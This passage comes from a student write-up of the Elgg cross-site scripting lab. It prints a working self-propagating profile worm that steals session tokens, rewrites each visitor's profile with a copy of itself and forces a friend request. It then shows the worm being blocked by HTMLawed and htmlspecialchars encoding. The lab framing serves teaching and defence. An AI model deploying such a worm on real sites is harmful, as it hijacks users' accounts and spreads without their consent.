   //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurlPOST,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurlGET,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
  }
}
</script>
```

First we sign in to Samy and post this code into his profile.


Then we sign into Alice and visit Samy's profile. This first picture is before visiting Samy's profile. We can see that there is nothing there.




Then we visit Samy's profile. Alice's profile is signed in, and we visit Samy's page.



Now, Alice's profile shows the same code that Samy's did.



Lastly, we test to ensure that Alice's profile has the same effect. We sign into Boby's account. Before visiting Alice's profile on the left, and the after visiting Alice's profile is on the right.



Prior to visiting Alice's profile, Boby had no friends. Then we visit Alice's profile, and now Samy has become his friend. Our self-propagating worm works. We forgot to make the profile say Samy is my hero. So we edit the code to include this.


add_friend.js × change_description.js × self_propogating.js

```
<script id=worm>
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy+is+my+hero"+wormCode+"&accesslevel%5Bdescription%5d=2";


var sendurlGET = "http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;

var sendurlPOST = "http://www.xsslabelgg.com/action/profile/edit";
var content=userName + guid+ ts +token + desc;

var samyGuid=47;    //FILL IN
if(elgg.session.user.guid!=samyGuid)  {
   //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurlPOST,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurlGET,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
  }
}
</script>
```


Now, we can do the same as before, and the profile will not only displays “Samy is my hero”, it also puts the worm code and adds the friend.

Task 7)

Here, you can see we have activated the countermeasures in the web application




For the first part, we only turn off HTMLawed, sign in as Alice (as depicted by Alice's profile pic in the top left), and visit Samy's page. We automatically see the javascript code in his profile. Except, it has removed the beginning <script> tag.



We then try to see if the self-proagation still works, and we find that when we use Charlie's account to visit Samy, it does not execute the worm. Looks like it has successfully filtered our code.

The second part has us uncomment a bunch of functions in all of these php files.



url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

Open

```
 * @uses bool   $vars['encode_text'] Run $vars['text'] through htmlspecialchars() (false)
 * @uses bool   $vars['is_action']   Is this a link to an action (false)
 * @uses bool   $vars['is_trusted']  Is this link trusted (false)
 * @uses mixed  $vars['confirm']     Confirmation dialog text | (bool) true
 *
 * Note: if confirm is set to true or has dialog text 'is_action' will default to true
 *
 */

if (!empty($vars['confirm']) && !isset($vars['is_action'])) {
        $vars['is_action'] = true;
}

if (!empty($vars['confirm'])) {
        $vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo('question:areyousure'));

        // if (bool) true use defaults
        if ($vars['data-confirm'] === true) {
                $vars['data-confirm'] = elgg_echo('question:areyousure');
        }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
        $url = trim($vars['value']);
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                 $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
                //$text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
         $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        //$text = $url;
}

unset($vars['encode_text']);
```

PHP Tab Width: 8 Ln 49, Col 1

dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

Open

```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

//echo $vars['value'];
```

email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

Open

```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

 $encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

//$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
        echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

All files, text.php, url.php, dropdown.php and email.php, have uncommented the line htmlspecialchars. We also re-commented the lines directly below them, as they just re-assign them to not have the countermeasure enacted. Without the re-comments, it would not work. We re-edit and reload the victim's page.

Edit profile

Display name

Alice

About me Visual editor

<p>window.onload = function(){ var headerTag = ""; var jsCode = document.getElementById("worm").innerHTML; var tailTag = "</" + "script>"; var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and Security Token __elgg_token var userName=elgg.session.user.name; var guid="&guid="+elgg.session.user.guid; var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var token="&__elgg_token="+elgg.security.token.__elgg_token; var briefDesc="&description=Samy+is+my+hero"+"&accesslevel%5Bdescription%5d=2"; var desc = "&description="+wormCode+"&accesslevel%5Bdescription%5d=2"; var sendurlGET = "http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; var sendurlPOST = "http://www.xsslabelgg.com/action/profile/edit"; var content=userName + guid+ ts +token +

Public

And now, the special characters have been encoded. Now, it is no longer executable code and is just text. Even though the browser displays it without formatting issues, the HTML editor clearly does not have the same special characters we need. For example, a double quote (“) is now ". This is an effective countermeasure to XSS attacks.